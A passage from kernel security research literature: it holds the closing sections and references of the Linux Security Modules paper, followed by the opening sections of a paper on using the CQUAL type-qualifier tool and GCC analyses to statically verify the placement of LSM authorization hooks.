Like these prior projects, LSM seeks to provide general support for access control in the Linux kernel. However, the goals for LSM differ from these projects, yielding corresponding differences in the LSM framework. In particular, the emphasis on minimal impact to the base Linux kernel, the separation of the capabilities logic, and the need to support security functionality as kernel modules distinguish LSM from these prior projects.

Additionally, since LSM seeks to support a broad range of existing Linux security projects, it cannot impose a particular access control architecture such as Flask or the GFAC or a particular model such as DTE. In order to provide the greatest flexibility, LSM simply exposes the kernel abstractions and operations to the security modules, allowing the individual modules to implement their desired architecture or model. Similarly, since the various projects use significantly different approaches for associating security attributes with files, LSM defers file labeling support entirely to the module. For systems like SELinux or RSBAC, this approach introduces a new level of indirection, so that even the general access control architecture and the file labeling support would be encapsulated within the module rather than being directly integrated into the kernel.

8 Conclusions

The Linux kernel supports the classical UNIX security policies of mode bits, and a partial implementation of the draft POSIX.1e "capabilities" standard, which in many cases is not adequate. The combination of open source code and broad popularity has made Linux a popular target for enhanced security projects. While this *works*, in that many powerful security enhancements are available, it presents a significant barrier to entry for users who are

unable or unwilling to deploy custom kernels.

The Linux Security Modules (LSM) project exists to ease this barrier to entry by providing a standard loadable module interface for security enhancements. We presented the motivation, design, and implementation of the LSM interface. LSM provides an interface that is rich enough to enable a wide variety of security modules, while imposing minimal disturbance to the Linux source code, and minimal performance overhead on the Linux kernel. Several robust security modules are already available for LSM.

LSM is currently implemented as a patch to the standard Linux kernel. A patch is being maintained for the latest versions of the 2.4 stable series and the 2.5 development series. The goal of the LSM project is for the patch to be adopted into the standard Linux kernel as part of the 2.5 development series, and eventually into most Linux distributions.

9 Acknowledgements

This work has been supported in part by DARPA Contract N66001-00-C-8032 (Autonomix) and NSA Contract MDA904-01-C-0926 (SELinux). This work represents the view of the authors and does not necessarily represent the views of WireX, NAI, Intercode or IBM. Thanks to all who have supported this work.

UNIX is a registered trademark of The Open Group in the United States and other countries.

Linux is a trademark of Linus Torvalds.

Other company, product, and service names may be trademarks or service marks of others.

10 Availability

The LSM framework is maintained as a patch to the Linux kernel. The source code is freely available from <http://lsm.immunix.org>.

References

- [1] Marshall D. Abrams, Leonard J. LaPadula, Kenneth W. Eggers, and Ingrid M. Olson. A generalized framework for access control: An informal description. In *Proceedings of the 13th National Computer Security Conference*, pages 135–143, October 1990.
- [2] J. Anderson. Computer Security Technology Planning Study. Report Technical Report ESD-TR-73-51, Air Force Elect. Systems Div., October 1972.
- [3] Argus Systems. PitBull LX. http://www.argus-systems.com/product/white_paper/lx.
- [4] L. Badger, D.F. Sterne, and et al. Practical Domain and Type Enforcement for UNIX. In *Proceedings of the IEEE Symposium on Security and Privacy*, Oakland, CA, May 1995.
- [5] Lee Badger, Daniel F. Sterne, David L. Sherman, Kenneth M. Walker, and Sheila A. Haghighat. A Domain and Type Enforcement UNIX Prototype. In *Proceedings of the USENIX Security Conference*, 1995.
- [6] D. Baker. Fortresses built upon sand. In *Proceedings of the New Security Paradigms Workshop*, 1996.
- [7] Brian N. Bershad, Stefan Savage, Przemysław Pardyak, Emin Gün Sirer, Marc Fiuczynski, David Becker, Susan Eggers, and Craig Chambers. Extensibility, Safety and Performance in the SPIN Operating System. In *Symposium on Operating Systems Principles (SOSP)*, Copper Mountain, Colorado, December 1995.
- [8] M. Bishop and M. Digler. Checking for Race Conditions in File Accesses. *Computing Systems*, 9(2):131–152, Spring 1996. Also available at <http://olympus.cs.ucdavis.edu/~bishop/scriv/index.html>.
- [9] W.E. Boebert and R.Y. Kain. A Practical Alternative to Hierarchical Integrity Policies. In *Proceedings of the 8th National Computer Security Conference*, Gaithersburg, MD, 1985.
- [10] Crispin Cowan, Steve Beattie, Calton Pu, Perry Wagle, and Virgil Gligor. SubDomain: Parsimonious Server Security. In *USENIX 14th Systems Administration Conference (LISA)*, New Orleans, LA, December 2000.
- [11] Crispin Cowan, Andrew Black, Charles Krasie, Calton Pu, Jonathan Walpole, Charles Consel, and Eugen-Nicolae Volanschi. Specialization Classes: An Object Framework for Specialization. In *Proceedings of the Fifth International Workshop on Object-Oriented in Operating Systems (IWOOOS '96)*, Seattle, WA, October 27–28 1996.
- [12] “Solar Designer”. Non-Executable User Stack. <http://www.openwall.com/linux/>.
- [13] Antony Edwards, Trent R. Jaeger, and Xiaolan Zhang. Verifying Authorization Hook Placement for the Linux Security Modules Framework. Report RC22254, IBM T.J. Watson Research Center, December 2001. <http://domino.watson.ibm.com/library/cyberdig.nsf/1e4115aea78b6e7c85256b3600%66f0d4/fd3bffa6fd2bbd9385256b30005ec7ee?OpenDocument>.
- [14] Antony Edwards, Xiaolan Zhang, and Trent Jaeger. Using CQUAL for Static Analysis of Authorization Hook Placement. In *USENIX Security Symposium*, San Francisco, CA, August 2002.
- [15] Nigel Edwards, Joubert Berger, and Tse Houn Choo. A Secure Linux Platform. In *Proceedings of the 5th Annual Linux Showcase and Conference*, November 2001.

- [16] Dawson R. Engler, M. Frans Kaashoek, and James O'Toole Jr. Exokernel: An Operating System Architecture for Application-level Resource Management. In *Symposium on Operating Systems Principles (SOSP)*, Copper Mountain, Colorado, December 1995.
- [17] M. Abrams et al. *Information Security: An Integrated Collection of Essays*. IEEE Comp., 1995.
- [18] Tim Fraser, Lee Badger, and Mark Feldman. Hardening COTS Software with Generic Software Wrappers. In *Proceedings of the IEEE Symposium on Security and Privacy*, Oakland, CA, May 1999.
- [19] Timothy Fraser. LOMAC: Low Water-Mark Integrity Protection for COTS Environments. In *Proceedings of the IEEE Symposium on Security and Privacy*, Oakland, CA, May 2000.
- [20] Timothy Fraser. LOMAC: MAC You Can Live With. In *Proceedings of the FREENIX Track, USENIX Annual Technical Conference*, Boston, MA, June 2001.
- [21] Virgil D. Gligor, Serban I Gavrila, and David Ferraiolo. On the Formal Definition of Separation-of-Duty Policies and their Composition. In *Proceedings of the IEEE Symposium on Security and Privacy*, Oakland, CA, May 1998.
- [22] Andreas Grunbacher. Extended Attributes and Access Control Lists for Linux. World-wide web page available at <http://acl.bestbits.at/>, December 2001.
- [23] Serge Hallyn and Phil Kearns. Domain and Type Enforcement for Linux. In *Proceedings of the 4th Annual Linux Showcase and Conference*, October 2000.
- [24] Jon Inouye, Ravindranath Konuru, Jonathan Walpole, and Bart Sears. The Effects of Virtually Addressed Caches on Virtual Memory Design & Performance. *Operating Systems Review*, 24(4):896-908, October 1992. Also published as OGI technical report CSE-92-010, <ftp://cse.ogi.edu/pub/tech-reports/1992/92-010.ps.gz>.
- [25] SNARE. World-wide web page available at <http://intersectalliance.com/projects/Snare/>.
- [26] Jay Lepreau, Bryan Ford, and Mike Hibler. The persistent relevance of the local operating system to global applications. In *Proceedings of the ACM SIGOPS European Workshop*, pages 133-140, September 1996.
- [27] Linux Intrusion Detection System. World-wide web page available at <http://www.lids.org>.
- [28] T. Lindn. Operating System Structures to Support Security and Reliable Software. *ACM Computing Surveys*, 8(4), December 1976.
- [29] Peter Loscocco and Stephen Smalley. Integrating Flexible Support for Security Policies into the Linux Operating System. In *Proceedings of the FREENIX Track: 2001 USENIX Annual Technical Conference (FREENIX '01)*, June 2001.
- [30] Peter A. Loscocco, Stephen D. Smalley, Patrick A. Muckelbauer, Ruth C. Taylor, S. Jeff Turner, and John F. Farrell. The Inevitability of Failure: The Flawed Assumption of Security in Modern Computing Environments. In *Proceedings of the 21st National Information Systems Security Conference*, pages 303-314, October 1998.
- [31] Larry W. McVoy and Carl Staclin. Imbench: Portable Tools for Performance Analysis. In *USENIX Annual Technical Conference*, 1996. <http://www.bitmover.com/lmbench/>.
- [32] Medusa. World-wide web page available at <http://medusa.fornax.sk>.
- [33] Mindcraft. WebStone Standard Web Server Benchmark. <http://www.mindcraft.com/webstone/>.
- [34] David Mosberger and Larry L. Peterson. Making Paths Explicit in the Scout Operating System. In *Symposium on Operating Systems Design and Implementation (OSDI)*, pages 153-168, October 1996. <http://www.cs.arizona.edu/scout/Papers/osdi96/>.
- [35] Greg Nelson. *System Programming in Modula-3*. Prentice Hall, 1991.
- [36] Netfilter Core Team. The Netfilter Project: Packet Mangling for Linux 2.4, 1999. <http://www.netfilter.org/>.
- [37] Amon Ott. The Rule Set Based Access Control (RSBAC) Linux Kernel Security Extension. In *Proceedings of the 8th International Linux Kongress*, November 2001.
- [38] Calton Pu, Tito Autrey, Andrew Black, Charles Consel, Crispin Cowan, Jon Inouye, Lakshmi Kethana, Jonathan Walpole, and Ke Zhang. Optimistic Incremental Specialization: Streamlining a Commercial Operating System. In *Symposium on Operating Systems Principles (SOSP)*, Copper Mountain, Colorado, December 1995.
- [39] Jerome H. Saltzer and Michael D. Schroeder. The Protection of Information in Computer Systems. *Proceedings of the IEEE*, 63(9), November 1975.
- [40] Stephen Smalley, Timothy Fraser, and Chris Vance. Linux Security Modules: General Security Hooks for Linux. <http://lsm.immunix.org/>, September 2001.
- [41] Ray Spencer, Stephen Smalley, Peter Loscocco, Mike Hibler, David Andersen, and Jay Lepreau. The Flask Security Architecture: System Support for Diverse Security Policies. In *Proceedings of the Eighth USENIX Security Symposium*, pages 123-139, August 1999.
- [42] Winfried Trumper. Summary about POSIX.1e. <http://wt.xpilot.org/publications/posix.1e>, July 1999.
- [43] Eugen N. Volanschi, Charles Consel, Gilles Muller, and Crispin Cowan. Declarative Specialization of Object-Oriented Programs. In *Proceedings of the Conference on Object-Oriented Programming Systems, Languages, and Applications (OOPSLA'97)*, Atlanta, GA, October 1997.
- [44] Robert N.M. Watson. TrustedBSD: Adding Trusted Operating System Features to FreeBSD. In *Proceedings of the FREENIX Track: 2001 USENIX Annual Technical Conference (FREENIX '01)*, June 2001.
- [45] WireX Communications. Linux Security Module. <http://lsm.immunix.org/>, April 2001.
- [46] Marek Zelcm and Milan Pikula. ZP Security Framework. <http://medusa.fornax.sk/English/medusa-paper.ps>.

Using CQUAL for Static Analysis of Authorization Hook Placement

Xiaolan Zhang Antony Edwards Trent Jaeger
IBM T. J. Watson Research Center
Hawthorne, NY 10532 USA
Email: {cxzhang,jaegert}@us.ibm.com

May 13, 2002

Abstract

The Linux Security Modules (LSM) framework is a set of authorization hooks for implementing flexible access control in the Linux kernel. While much effort has been devoted to defining the module interfaces, little attention has been paid to verifying the correctness of hook placement. This paper presents a novel approach to the verification of LSM authorization hook placement using CQUAL, a type-based static analysis tool. With a simple CQUAL lattice configuration and some GCC-based analyses, we are able to verify complete mediation of operations on key kernel data structures. Our results reveal some potential security vulnerabilities of the current LSM framework, one of which we demonstrate to be exploitable. Our experiences demonstrate that combinations of conceptually simple tools can be used to perform fairly complex analyses.

1 Introduction

Linux Security Modules (LSM) is a framework for implementing flexible access control in the Linux kernel [3]. LSM consists of a set of generic authorization hooks that are inserted into the kernel source that enable kernel modules to enforce system access control policy for the kernel. Thus, the Linux kernel is not hard-coded with a single access control policy. Module writers can define different access control policies, and the community can choose the policies that are most effective for their goals.

The code segment in Figure 1 shows an example of how LSM hooks are inserted in the kernel. The function `sys_lseek()` implements the system call `lseek`.

```
/* Code from fs/read_write.c */
sys_lseek(unsigned int fd, ...)
{
    struct file * file;
    ...
    file = fget(fd);
    retval = security_ops->file_ops
        ->llseek(file);
    if (retval) {
        /* failed check, exit */
        goto bad;
    }
    /* passed check, perform operation */
    retval = llseek(file, ...);
    ...
}
```

Figure 1: An example of LSM hook.

The security hook, `security_ops->file_ops->llseek(file)`, is inserted before the actual work (call to function `llseek()`) takes place.

System administrators can provide an implementation of the corresponding hook functions (e.g. `security_ops->file_ops->llseek()`) by selecting a kernel module that implements their desired policy. Examples of LSM modules under development include SubDomain [4], Security-enhanced Linux [13], and OpenWALL.

While much effort has been devoted to placing hooks in the kernel, this has been a manual process, so it is subject to errors. Even though the LSM developers are highly-skilled kernel programmers, errors are unavoidable when dealing with complicated software. Thus far, little work has been done to verify that the hooks indeed provide complete mediation over access to security-

sensitive kernel objects and enforce the desired authorization requirements. Such verification would help gain acceptance for the LSM approach and enable maintenance of the authorization hooks as the kernel evolves. The verification task for LSM is not a simple one because LSM authorization hooks are embedded within the kernel source, rather than at a well-defined interface like the system call boundary. While this improves both performance and security, it makes it impractical to verify the hook placements manually [6].

As a first step, we began the development of runtime analysis tools for verifying LSM authorization hook placement [6]. These tools are easy to run, have helped us identify the requirements of a verification system, and have enabled us to find some hook placement errors. However, runtime analysis is limited by the coverage of its benchmarks and requires some manual investigation of results to verify errors. Given the recent spate of efforts in static analysis tools [7, 11, 14], we were curious whether any of these tools could be applied effectively to authorization hook verification. Given a brief evaluation of tools, we chose to use CQUAL [9], a type-based static analysis tool. It was chosen mainly because it was conceptually simple (type-based and flow-insensitive), available to use without significant modification, and was supported by formal foundations.

This paper presents a novel approach to the verification of LSM authorization hook placement using CQUAL. We have found that with a simple CQUAL lattice and some additional analyses using GCC we can verify complete mediation of operations on key kernel data structures. *Complete mediation* means that an LSM authorization occurs before any controlled operation is executed. Further, we have found that using the authorization requirements found by our runtime analysis tools, we can build a manageable lattice that enables verification of complete authorization. *Complete authorization* means that each controlled operation is completely mediated by hooks that enforce its required authorizations. Our results reveal some potential security vulnerabilities of the current LSM framework, one of which we demonstrate to be exploitable. The findings and a code patch were posted to the LSM mailing list [5], and the fix was incorporated in later kernel releases. The resultant contribution is that through the use of a small number of conceptually simple tools, we can perform a fairly complex analysis.

The rest of the paper is organized as follows. Section 2 defines the verification problem. Section 3 describes our approach in detail. Section 4 presents the potential vulnerabilities discovered through our static analysis. Sec-

tion 5 discusses effectiveness of our approach and possible extensions to CQUAL. Section 6 describes related work, and Section 7 concludes the paper.

2 Problem

We aim to enable two kinds of verification: (1) verification of complete mediation and (2) verification of complete authorization.

2.1 Complete Mediation

For complete mediation, we must verify that each controlled operation in the Linux kernel is mediated by some LSM authorization hook. A *controlled operation* consists of an object to which we want to control access, the *controlled object*, and an operation that we execute upon that object. An LSM authorization hook consists of a hook function identifier (i.e., the policy-level operation for which authorization is checked, such as `security_ops->file_ops->permission`) and a set of arguments to the LSM module's hook function. At least one of these arguments refers to a controlled object for which access is permitted by successful authorization (sometimes these objects are referred to indirectly).

The first problem is to find the controlled objects in the Linux kernel. In general, there are a large number of kernel objects to which access must be controlled in order to ensure the system behaves properly. Based on the background work done for the runtime analysis tool [6], we have found that effective mediation of access to kernel objects is provided through user-level abstractions identified by particular controlled data types and global variables. Operations on these objects define a mediation interface to the kernel objects at large. Of course, there may be a bug that enables circumvention of this interface, but this is a separate verification problem beyond the scope of this paper.

We identify the following data types as *controlled data types*: files, inodes, superblocks, tasks, modules, network devices, sockets, skbuffs, IPC messages, IPC message queue, semaphores, and shared memory. Therefore, operations on objects of these data types and user-level globals compose our set of controlled operations. In this paper, we focus on the verification of controlled operations on controlled data types only. Now we




Figure 2: The complete mediation problem.

can define our complete mediation verification problem: *verify that an LSM authorization hook is executed on an object of a controlled data type before it is used in any controlled operation.* For example, because the variable `file` in Figure 1's function `sys_lseek` is of a controlled data type, any operations on this variable must be preceded by a security check on `file`. Figure 2 shows the problem graphically.

In order to solve the complete mediation verification problem, there are a few important subproblems to solve. First, we must be able to associate the authorized object with those used in controlled operations. In a runtime analysis, this is easily done by using the identifiers of the actual objects used in the security checks and controlled operations. In a static analysis, we only know about the variables and the operations performed upon them. Simply following the variable's paths is insufficient because the variable may be reassigned to a new object after the check.

Next, we need to identify all the possible paths to the controlled operation. While the kernel source can take basically arbitrary paths, in practice typical C function call semantics are used. Thus, we assume that each controlled operation belongs to a function and can only be accessed by executing that function.

Thus, all inter-procedural paths are defined by a call graph, but we must also identify which intra-procedural paths require analysis. Note that the only intra-procedural paths that require analysis are those where authorization is performed or those where the variable is (re-)assigned. These are the only operations that can change the authorization status of a variable. Since variables to controlled objects are typically assigned in the functions where their use is authorized and are rarely reassigned, this often limits our intra-procedural analysis

to the functions containing the security checks. Further, security checks should be unconditional with respect to the scope for which the check applies, so such analyses should be straightforward.

Thus, we envision that the complete mediation problem will be solved by following this sequence of steps for each controlled object variable:

1. Determine the function in which this variable is initialized (*initializing function*).
2. Identify its controlled operations and their functions (*controlling functions*).
3. Determine the function in which this variable is authorized (*authorizing function*).
4. Verify that all controlled operations in an authorizing function are performed after the security check.
5. Verify that there is no re-assignment of the variable after the security check.
6. Determine the inter-procedural paths between the initializing function and the controlling functions.
7. Verify that all inter-procedural paths from an initializing function to a controlling function contain a security check.

If a re-assignment is found in step #5, then the verification is restarted from the location of the new assignment.

2.2 Complete Authorization

Given a solution to complete mediation, the problem of verifying complete authorization is straightforward, but finding the requirements is difficult. Each controlled operation requires prior mediation for a set of authorization requirements. The verification problem is to ensure that those requirements have been satisfied for all paths to that controlled operation. In this case, multiple security checks may be required (and thus, multiple authorizing functions), but the overall mechanism is basically the same. We need to ensure that the set of authorizing functions that provide the necessary security checks must occur between the initializing function and the controlling function.

Collection of the authorization requirements for the controlled operations is the more complex task. Our runtime

analysis tool [6] enables determination of the authorization requirements of controlled operations, so rather than developing a new analysis tool, we use our runtime results to find the authorization requirements.

2.3 Summary

When we first examined this problem, it appeared that an extensive static analysis tool with inter-procedural data-flow analysis capability was needed. Such tools either are not available to the public, do not work on Linux kernel (due to scalability issues or C coding style issues), or are too complicated to customize for our problem. A closer look at the nature of the verification problem, however, reveals that a less-powerful static analysis tool might be sufficient. For verification purposes, we do not care about the exact value of the controlled object. We only care about its authorization state (i.e., authorized or non-authorized) and that its variable is not re-assigned. Some limited source analysis may be necessary to verify that the expected conditions apply, but this should be quite simple in most cases.

3 Approach

3.1 CQUAL Background

CQUAL is a type-based static analysis tool that assists programmers in searching for bugs in C programs. CQUAL supports user-defined *type qualifiers* which are used in the same way as the standard C type qualifiers such as `const`.

The following code segment shows an example of a user-defined type qualifier: `unchecked`. We use this qualifier to denote a controlled object that has not been authorized. This declaration states that the file object (`filp`) has not been checked.

```
struct file * $unchecked filp;
```

Typically, programmers specify a type qualifier *lattice* which defines the sub-type relationships between qualifiers and annotate the program with the appropriate type qualifiers. A lattice is a partially ordered set in which all nonempty finite subsets have a least upper bound and a greatest lower bound. For example, Figure 3 shows a

```
partial order {
    $checked < $unchecked
}
```

Figure 3: A lattice of type qualifiers.

lattice with two elements, `checked` and `unchecked`, and the subtype relation `<` as the partial order. Here it means `checked` is a subtype of `unchecked`.

CQUAL has a few built-in inference rules that extend the subtype relation to qualified types. For example, one of the rules states that if $Q1 < Q2$ (meaning qualifier $Q1$ is a subtype of qualifier $Q2$) then type $Q1\ T$ is a subtype of $Q2\ T$ for any given type T . Replacing $Q1$ and $Q2$ with `checked` and `unchecked` respectively, we have that `checked T` is a subtype of `unchecked T`. From an object-oriented programming point of view, this means that a `checked` type can be used wherever an `unchecked` type is expected, but using an `unchecked` type where a `checked` type is expected results in a type violation. The following code segment shows a violation of the type hierarchy. Function `func_a` expects a `checked` file pointer as its parameter, but the parameter passed is of type `unchecked` file pointer.

```
void func_a(struct file * $checked filp);

void func_b( void )
{
    struct file * $unchecked filp;
    ...
    func_a(filp);
    ...
}
```

Using the extended inference rules, CQUAL performs *qualifier inference* to detect violations against the type relations defined by the lattice. For a more detailed description of CQUAL, please refer to the original paper on CQUAL [9].

3.2 Approach

CQUAL is employed to perform the central task of statically verifying that all inter-procedural paths from any initializing function to any controlling function, contain an authorization of the controlled object (steps 6 and 7 from Section 2). This is achieved using the lattice configuration shown in Figure 3. Figure 4 shows a graph-




Figure 4: Detecting Security Violations via Type Inference.

ical depiction of our approach. All controlled objects are initialized with an unchecked qualifier. The parameters to controlling functions that are used in controlled operations are specified as requiring checked qualified objects (as `func_a` was above). Authorizations change the qualified type of the object they authorize to checked. Using these qualifiers, CQUAL's type inference and analysis will report a type violation if there is any path from an initializing function (where the object is unchecked) to a controlling function (where the object must be checked) that does not contain an authorization (a cast from unchecked to checked).

There are three requirements for this solution (equivalent to steps 1, 2, and 3, in the previous section):

1. All controlled objects must be initialized to unchecked.
2. All function parameters that are used in a controlled operation must be marked as checked.
3. Authorizations must upgrade the authorized object's qualified type to checked.

If the number of controlled objects and controlling functions was small, we could manually annotate the source (as was done by Wagner et. al. to detect format string vulnerabilities using CQUAL [14]). Unfortunately, both are far too numerous for manual specification to be feasible. Therefore, we use a modified version of GCC and a set of PERL scripts to automate this process.

In the following subsections we detail our approach to each of the seven steps outlined in the previous section.

3.2.1 Step 1: Initializing Controlled Objects to Unchecked

We locate the origin (i.e., declaration) of all controlled objects and qualify them as unchecked. There are three different kinds of variables that a function can access: global variables, local variables, and parameters. Currently we do not consider global variables, which account for less than 2% of controlled objects.

All locally declared variables of a controlled type are qualified as unchecked. A special case of this is when reference to a structure member of a controlled data type is passed as a parameter to a function (e.g. `f(dentry->d_inode)`, where field `d_inode` is of controlled type). It should also be qualified as unchecked, because it is equivalent to declaring a local variable, initializing it to be a reference to the structure member, and then passing the variable to the function. To qualify such cases, we explicitly cast the parameter to unchecked at the function call (e.g. `f((struct inode * $unchecked)dentry->d_inode)`).

The task of marking local variables of controlled types is automated using two tools: one for controlled local variables and one for the passing of structure member references to functions. First, we modified GCC to output the location (file and line number) of any local variable declaration with a controlled type. To achieve this, we inserted code that traverses the abstract syntax tree (AST) for each function as it is compiled. The code scans the AST for local declarations (`VAR_DECL` nodes) and prints the location details if the type (`TREE_TYPE`) of the declaration is a controlled type (independent of the level of indirection). In the case of structure member references, our GCC code scans the AST for function calls (`CALL_EXPR` nodes). If any parameter is a reference to structure member (`COMPONENT_REF` node, see Section 3.2.2 for more discussion), and the type of the referenced field is one of the controlled types, then GCC prints out detailed location and type information about the parameter. Next, this information is input to a PERL script that inserts appropriate annotations into the source code.

For parameters in function declarations, we leave their types unqualified. CQUAL then automatically infers their type during the analysis process. There are a few exceptions to this rule, where we manually annotate function prototypes (in two header files) that we know expect checked type parameters.




Figure 5: Detecting Controlled Operations in the AST

3.2.2 Step 2: Annotating Checked Parameters

Controlled operations occur whenever a member of a controlled type is read or written (all controlled data types are structures). Controlled operations must only be performed on checked objects. With current version of CQUAL, we cannot specify type requirements for variables at individual statement level, instead, we specify type requirements on any function parameters that are used in controlled operations within that function. This analysis verifies complete mediation in the inter-procedural case (i.e., where the controlling function is different from the authorizing function) but, it cannot verify complete mediation for controlled operations within an authorizing function. Our approach to intra-procedural analysis is described in step 4 below.

To automate the annotation process, we again added code to GCC to output the details of controlled operations, and then input this information into a series of PERL scripts. These scripts aggregate the controlled operations to the function parameters, and add checked qualifiers to those parameter declarations. The type inference engine then propagates this up the call graph, raising an error if an unchecked local variable is passed to a checked parameter.

Figure 5 shows the subgraph structure that our analysis searches for in the AST. Access to structure members is represented in the AST by `COMPONENT_REF` nodes. These nodes have two children, the first is an expression which specifies the variable being accessed, and the second is a `FIELD_DECL` node which specifies which field is being accessed. The expression that specifies the variable being accessed is a chain of `INDIRECT_REF` and `ADDR_EXPR` nodes corresponding to the C dereference (*) and address (&) operators, respectively. At the

end of this chain is either a `VAR_DECL` corresponding to a local variable, a `PARM_DECL` corresponding to a parameter, or a `COMPONENT_REF` if we are accessing a member of a structure embedded in another structure.

Our analysis searches for `COMPONENT_REF` nodes in the AST. When one is found, it determines the type of the structure being accessed (the left subgraph in Figure 5). If this is a controlled type, then the expressions is accessing a member of a controlled type, and the location information (file, function, and line number) is reported. We also output whether this operation is on a local variable (`VAR_DECL`) or a parameter (`PARM_DECL`).

This information is then input to a series of PERL scripts. These scripts scan the GCC output for controlled operations on parameters (i.e., those that contain `PARM_DECL` nodes). Using the location information provided by GCC, they find the function declaration, and annotate the parameter with the checked qualifier.

3.2.3 Step 3: Authorizations

In theory, once an authorization is performed on a controlled object, its qualified type is changed from unchecked to checked. However, the current version of CQUAL we use is flow-insensitive, i.e., the qualifier type of a variable remains the same throughout its scope (e.g., the scope of a local variable is its defining block, typically the function). To get around this limitation, following an authorization, we declare a new, checked qualified variable with the same base type as the object authorized. All uses of the original controlled variable following the authorization are replaced by the new variable. This process is automated using a PERL script that replaces uses of the original variable via simple pattern matching.

The simple approach of replacing all uses of the variable on source lines following the authorization makes two assumptions about the function's control-flow graph that must be verified. Firstly, that there are no back-edges from below the authorization to above it. This ensures that the authorization is not inside a loop and that there are no `goto` statements below the authorization that jump to above the authorization. Secondly, that there is no control-flow path from above to below the authorization that does not execute the authorization. This ensures that the authorization is not inside a conditional or switch statement.

These assumptions are verified by adding code to GCC to build the function's control-flow graph from its register transfer language (RTL) description. Once the graph is created, the two properties described above are verified. While the vast majority of authorizations possess these properties, exceptions do exist. Fortunately, the number of exceptions is small enough that they can be handled manually.

3.2.4 Step 4: Verifying Controlled Operations Within Authorizing Functions

The analysis so far verifies mediation in the inter-procedural case, but, it does not verify intra-procedural mediation. Intra-procedural analysis is required to verify that controlled operations within an authorizing function occur after the authorization.

Our approach in step 3 makes this analysis simple. In step 3 we replaced all uses of the controlled object (*co*) following the authorization with a new variable (*co'*). An intra-procedural control-flow analysis verified the validity of this replacement. The intra-procedural analysis reduces to finding all controlled operations within the function that operate on local variables (parameters are handled by the inter-procedural analysis). If the local variable is an introduced variable (*co'*) then it is mediated, otherwise a warning is generated.

3.2.5 Step 5: Verifying Assignments to Checked Objects

As described in Section 2, complete mediation requires verification that a variable is not re-assigned between an authorization and a controlled operation. From the CQUAL perspective, the right hand side (RHS) of an assignment takes one of four forms:

1. An unchecked object.
2. A checked object.
3. A structure member (e.g. `dentry->d_inode`).
4. An explicit type cast (e.g. `(struct inode*) 0xc2000000`). Since explicit casts in the Linux source obviously don't include our qualifiers, CQUAL treats them as unqualified.

CQUAL correctly handles the first two cases, as the objects are qualified. If the left hand side (LHS) of the

assignment is checked then CQUAL will raise a type violation for the first case and allow the second case.

In the third case, however, the structure member has no type qualifiers to cause type violations. With no other information, CQUAL will therefore infer that the RHS has the same qualified type as the LHS, and report no errors. As an example of how this can produce false-negatives, consider the code fragment below.

```
void func_a(struct inode * $checked
            inode);

void func_b(struct inode * $checked
            inode)
{
    ***
    inode = dentry->d_inode;
    ***
    func_a(inode);
}
```

The variable `inode` in `func_b` has already passed security check since it has a `checked` qualifier. However, it is assigned a value `dentry->d_inode`, before being passed to `func_a` which expects a `checked` inode. Clearly we would like CQUAL to raise a type violation, since `dentry->d_inode` is not an authorized variable. However, according to CQUAL inference rule, CQUAL will infer that `dentry->inode` is checked and allow the function call.

The solution is to treat `dentry->d_inode` as an unauthorized local variable by typecasting it to `unchecked`. At present we have not implemented the interim solution and so this source of false-negatives remains in our results.

The fourth case fails to report type violations for the same reason. Explicit casts in the Linux kernel do not include our type qualifiers, therefore, CQUAL infers their type. To address this problem, we wrote a PERL script that scans the source for explicit casts, and inserts the `unchecked` qualifier. Any assignment of such an expression to a checked variable or parameter will result in a type violation.

3.2.6 Steps 6 and 7: Determining and Verifying All Inter-procedural Code Paths

CQUAL performs interprocedural inferencing to verify that between an initializing function and the controlling

function, there exists a security check. The controlled object variable has an `unchecked` qualifier when it's defined in the initializing function. When the initializing function calls other functions passing the controlled variable as a parameter, the `unchecked` qualifier is propagated down the calling chain, until the authorizing function is reached, at which point, a new `checked` variable is defined and used after the security check (Step 4 in Section 2). When the authorizing function calls other functions passed the new `checked` variable, the `checked` qualifier is again propagated along the calling chain, until it reaches the controlling function. If a controlling function is reached without passing through an authorizing function, then an error will be raised, because the variable will have an `unchecked` type and the controlling function expects a `checked` type.

3.3 Complete Authorization

Verification of complete authorization is basically carried out in the same way as complete mediation, with slight modification to the lattice structure based on the authorization requirement information. Rather than having a generic `checked` type qualifier for all security checks, we assign a type qualifier for each unique security check. A controlled operation that requires multiple security checks will then have a type qualifier that is a subclass of the corresponding type qualifiers of the checks required. For instance, if a system contains two security checks, denoted by \cup_1 and \cup_2 respectively, assuming that the controlling function $f(\text{file})$ requires both security checks to be performed on the `file` object, then the type qualifier lattice should be:

```
partial order {
    $checkedForC1C2 < $checkedForC1
    $checkedForC1C2 < $checkedForC2
    $checkedForC1    < $unchecked
    $checkedForC2    < $unchecked
}
```

Figure 6 shows the graphic representation of the lattice. Function f should expect the parameter to be of type `checkedForC1C2`.

